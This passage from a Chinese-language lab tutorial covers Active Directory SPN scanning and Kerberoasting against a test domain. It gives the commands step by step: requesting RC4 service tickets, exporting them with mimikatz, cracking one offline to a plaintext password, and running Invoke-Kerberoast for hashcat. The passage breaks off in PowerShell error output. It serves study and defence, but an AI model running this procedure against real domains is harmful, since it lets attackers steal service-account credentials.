        ldap/dc.yunying.lab/yunying.lab
        E3514235-4B06-11D1-AB04-00C04FC2DCD2/774dfc6e-0da5-4dff-86f8-739923f2db81/yunying.lab
        ldap/774dfc6e-0da5-4dff-86f8-739923f2db81._msdcs.yunying.lab
CN=krbtgt,CN=Users,DC=yunying,DC=lab
        kadmin/changepw
CN=S1,CN=Computers,DC=yunying,DC=lab
        RestrictedKrbHost/S1
        HOST/S1
        RestrictedKrbHost/S1.yunying.lab
        HOST/S1.yunying.lab
CN=S2,CN=Computers,DC=yunying,DC=lab
        WSMAN/s2
        WSMAN/s2.yunying.lab
        RestrictedKrbHost/S2
        HOST/S2
        RestrictedKrbHost/S2.yunying.lab
```

一般情况下基于主机的服务会省略后面两个组件，格式为<service class>/<host>：

MSSQLSvc/s2.yunying.lab

如果服务使用非默认端口或者此主机存在多个服务实例的情况下，需要包括端口号或服务名：

MSSQLSvc/ s2.yunying.lab:1433

3 SPN 扫描

在了解了 Kerberos 和 SPN 之后我们可以通过 SPN 来获取我们想要的信息，比如想知道域内哪些主机安装了什么服务，我们就不需要再进行批量的网络端口扫描。在一个大型域中


通常会有不止一个的服务注册 SPN，所以可以通过“SPN 扫描”的方式来查看域内的服务。相对于通常的网络端口扫描的优点是不用直接和服务主机建立连接，且隐蔽性更高。

(1)扫描工具

扫描工具有多种，下面挑选几种较为常见的工具来说明一下：


Discover-PSMSSQLServers：

Discover-PSMSSQLServers 是 Powershell-AD-Recon 工具集中的一个工具，用来查询已经注册了的 MSSQL 类型的 SPN。




GetUserSPNs：

GetUserSPNs 是 Kerberoast 工具集中的一个 powershell 脚本，用来查询域内注册的 SPN。



PowerView：

PowerView 是由 Will Schroeder（https://twitter.com/harmj0y）开发的 Powershell 脚本，在 Powersploit 和 Empire 工具里都有集成，PowerView 相对于上面几种是根据不同用户的 objectsid 来返回，返回的信息更加详细。




还有一些其他的脚本，使用方法基本类似，可以自己选择合适的工具使用，而且 GitHub 上面大多数都有下载链接。

(2)原理说明


在 SPN 扫描时我们可以直接通过脚本，或者命令去获悉内网已经注册的 SPN 内容。那如果想了解这个过程是如何实现的，就需要提到 LDAP 协议。

LDAP 协议全称是 Lightweight Directory Access Protocol，一般翻译成轻量目录访问协议。是一种用来查询与更新 Active Directory 的目录服务通信协议。AD 域服务利用 LDAP 命名路径（LDAP naming path）来表示对象在 AD 内的位置，以便用它来访问 AD 内的对象。LDAP 数据的组织方式：




更直观的说可以把 LDAP 协议理解为一个关系型数据库，其中存储了域内主机的各种配置信息。

在域控中默认安装了 ADSI 编辑器，全称 Active Directory Service Interfaces Editor (ADSI Edit)，是一种 LDAP 的编辑器，可以通过在域控中运行 adsiedit.msc 来打开（服务器上都有，但是只有域控中的有整个域内的配置信息）。




通过 adsiedit.msc 我们可以修改和编辑 LADP，在 SPN 查询时实际上就是查询 LADP 中存储的内容。

比如在我们是实验环境域 YUNYING.LAB 中，存在名为 svcserver 的一个 OU（Organization Unit，可以理解为一个部门，如开发部、财务部等等），其中包含了 tsvc 这个用户，从用户属性中可以看到 tsvc 注册过的 SPN 内容。



当我们在一台主机执行 setspn -T yunying.lab -q */*命令查询域内 SPN 时，通过抓包可以看到正是通过 LDAP 协议向域控中安装的 LDAP 服务查询了 SPN 的内容。




所以其实那些 Powershell 脚本其实主要就是通过查询 LDAP 的内容并对返回结果做一个过滤，然后展示出来。

0x04 Kerberoasting

在前面介绍 Kerberos 的认证流程时说到，在 KRB_TGS _REP 中，TGS 会返回给 Client 一张票据 ST，而 ST 是由 Client 请求的 Server 端密码进行加密的。当 Kerberos 协议设置票据为 RC4 方式加密时，我们就可以通过爆破在 Client 端获取的票据 ST，从而获得 Server 端的密码。

下图为设置 Kerberos 的加密方式，在域中可以在域控的“组策略管理”中进行设置：



设置完成之后运行里输入“gpupdate”刷新组策略，策略生效。

1 早期的 Kerberoasting

Kerberoasting 这种攻击方式最初应该是由 TimMedin（https://twitter.com/TimMedin）提出，下面我们通过实验来进行演示。

实验环境：

域：YUNYING.LAB

域控：Windows Server 2008 R2 x64(DC)

域内主机：Windows 7 x64(s1):用户 ts1

域内主机：Windows Server 2008 R2 x64(s2):用户 tsvc

所需工具：

Kerberoast 工具包

Mimikatz

攻击流程：

一、在域内主机 s1 中通过 Kerberoast 中的 GetUserSPNs.ps1 或者 GetUserSPNs.vbs 进行 SPN 扫描。

```
PS C:\users\ts1\Desktop\kerberoast-master> .\GetUserSPNs.ps1


ServicePrincipalName : MSSQLSvc/s2.yunying.lab:1433
Name                 : tsvc
SAMAccountName       : tsvc
MemberOf             :
PasswordLastSet      : 2019/1/7 14:38:34

ServicePrincipalName : http/s2.yunying.lab:80
Name                 : tsvc
SAMAccountName       : tsvc
MemberOf             :
PasswordLastSet      : 2019/1/7 14:38:34

ServicePrincipalName : http/s2.yunying.lab
Name                 : tsvc
SAMAccountName       : tsvc
MemberOf             :
PasswordLastSet      : 2019/1/7 14:38:34

ServicePrincipalName : MSSQLSvc/s2:SQLEXPRESS
Name                 : tsvc
SAMAccountName       : tsvc
MemberOf             :
PasswordLastSet      : 2019/1/7 14:38:34
```

```
PS C:\users\ts1\Desktop\kerberoast-master> cscript .\GetUserSPNs.vbs
Microsoft (R) Windows Script Host Version 5.8
版权所有(C) Microsoft Corporation 1996-2001。保留所有权利。

CN=tsvc,OU=svcserver,DC=yunying,DC=lab
User Logon: tsvc
-- MSSQLSvc/s2.yunying.lab:1433
-- http/s2.yunying.lab:80
-- http/s2.yunying.lab
-- MSSQLSvc/s2:SQLEXPRESS
-- MSSQLSvc/s2:1433
-- variant/golden

CN=krbtgt,CN=Users,DC=yunying,DC=lab
User Logon: krbtgt
-- kadmin/changepw
```

二、根据扫描出的结果使用微软提供的类 KerberosRequestorSecurityToken 发起 kerberos 请求，申请 ST 票据。

https://docs.microsoft.com/en-us/dotnet/api/system.identitymodel.tokens.kerberosrequestorsecuritytoken?redirectedfrom=MSDN&view=netframework-4.7.2


PS C:\> Add-Type -AssemblyName System.IdentityModel

PS C:\> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQLSvc/s2:1433"

```
PS C:\users\ts1\Desktop\kerberoast-master> Add-Type -AssemblyName System.IdentityModel
PS C:\users\ts1\Desktop\kerberoast-master> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -Argume
ntList "MSSQLSvc/s2:1433"


Id                   : uuid-5a1cbd87-dcc4-40d2-8ebc-e7bca91b191d-10
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 2019/1/10 10:16:25
ValidTo              : 2019/1/10 20:16:25
ServicePrincipalName : MSSQLSvc/s2:1433
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

可以看到这个过程通过 AS-REQ、AS-REP、TGS-REQ、TGS-REP 这四个认证流程，获取到 RC4 方式加密的票据。



三、Kerberos 协议中请求的票据会保存在内存中，可以通过 klist 命令查看当前会话存储的 kerberos 票据。

```
PS C:\users\ts1\Desktop\kerberoast-master> klist

当前登录 ID 是 0:0x5be3e

缓存的票证: (2)

#0>     客户端: ts1 @ YUNYING.LAB
        服务器: krbtgt/YUNYING.LAB @ YUNYING.LAB
        Kerberos 票证加密类型: AES-256-CTS-HMAC-SHA1-96
        票证标志 0x40e00000 -> forwardable renewable initial pre_authent
        开始时间: 1/10/2019 18:16:25 (本地)
        结束时间:   1/11/2019 4:16:25 (本地)
        续订时间: 1/17/2019 18:16:25 (本地)
        会话密钥类型: RSADSI RC4-HMAC(NT)


#1>     客户端: ts1 @ YUNYING.LAB
        服务器: MSSQLSvc/s2:1433 @ YUNYING.LAB
        Kerberos 票证加密类型: RSADSI RC4-HMAC(NT)
        票证标志 0x40a40000 -> forwardable renewable pre_authent ok_as_delegate
        开始时间: 1/10/2019 18:16:25 (本地)
        结束时间:   1/11/2019 4:16:25 (本地)
        续订时间: 1/17/2019 18:16:25 (本地)
        会话密钥类型: RSADSI RC4-HMAC(NT)
```


使用 mimikatz 导出。

```
mimikatz # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 2019/1/10 18:22:22 ; 2019/1/11 4:22:22 ; 2019/1/17 18:22:22
   Server Name         : krbtgt/YUNYING.LAB @ YUNYING.LAB
   Client Name         : ts1 @ YUNYING.LAB
   Flags 40e00000      : pre_authent ; initial ; renewable ; forwardable ;
   * Saved to file     : 0-40e00000-ts1@krbtgt~YUNYING.LAB-YUNYING.LAB.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 2019/1/10 18:22:22 ; 2019/1/11 4:22:22 ; 2019/1/17 18:22:22
   Server Name         : MSSQLSvc/s2:1433 @ YUNYING.LAB
   Client Name         : ts1 @ YUNYING.LAB
   Flags 40a40000      : ok_as_delegate ; pre_authent ; renewable ; forwardable ;
   * Saved to file     : 1-40a40000-ts1@MSSQLSvc~s2~1433-YUNYING.LAB.kirbi

mimikatz #
```



使用 kerberoast 工具集中的 tgsrepcrack.py 工具进行离线爆破，成功得到 tsvc 账号的密码 admin1234!

```
PS E:\[redacted]\tools\kerberoast-master> python tgsrepcrack.py list1.txt 1-40a40000-ts1@MSSQLSvc~s2~1433-YUNYING.LAB.kirbi
loadwordlist: <function loadwordlist at 0x000000000028BB0B8>
found password for ticket 0: admin1234!  File: 1-40a40000-ts1@MSSQLSvc~s2~1433-YUNYING.LAB.kirbi
All tickets cracked!
```

2 Kerberoasting 的“新姿势”

实验环境：

域：YUNYING.LAB

域控：Windows Server 2008 R2 x64(DC)

域内主机：Windows 7 x64(s1):用户 ts1

域内主机：Windows Server 2008 R2 x64(s2):用户 tsvc

所需工具：

Invoke-Kerberoast.ps1

HashCat

攻击流程：

在之前的 Kerberoasting 中需要通过 mimikatz 从内存中导出票据，Invoke-Kerberoast 通过提取票据传输时的原始字节，转换成 John the Ripper 或者 HashCat 能够直接爆破的字符串。

环境不变，在 s1 主机上使用 Invoke-Kerberoast 脚本(这里使用的是 Empire 中的 Invoke-Kerberoast.ps1)。

Invoke-kerberoast –outputformat hashcat | fl

这里–outputformat 参数可以指定输出的格式，可选 John the Ripper 和 Hashcat 两种格式，这里以 Hashcat 做演示。


```
PS C:\Users\ts1\Desktop> Invoke-Kerberoast -Outputformat Hashcat | fl
使用“1”个参数调用“GetNames”时发生异常：“值不能为空。
参数名: enumType”
所在位置 C:\Users\ts1\Desktop\Invoke-Kerberoast.ps1:869 字符: 42
+         $UACValueNames = [Enum]::GetNames <<<< ($UACEnum)
    + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
    + FullyQualifiedErrorId : DotNetMethodException

无法将“New-DynamicParameter”项识别为 cmdlet、函数、脚本文件或可运行程序的名称。请检查名称的拼写，如果包括路径，请确保路径正确，然后重试。
所在位置 C:\Users\ts1\Desktop\Invoke-Kerberoast.ps1:873 字符: 29
+         New-DynamicParameter <<<<  -Name UACFilter -ValidateSet $UACValueNames -Type ([array])
    + CategoryInfo          : ObjectNotFound: (New-DynamicParameter:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException

无法将“New-DynamicParameter”项识别为 cmdlet、函数、脚本文件或可运行程序的名称。请检查名称的拼写，如果包括路径，请确保路径正确，然后重试。
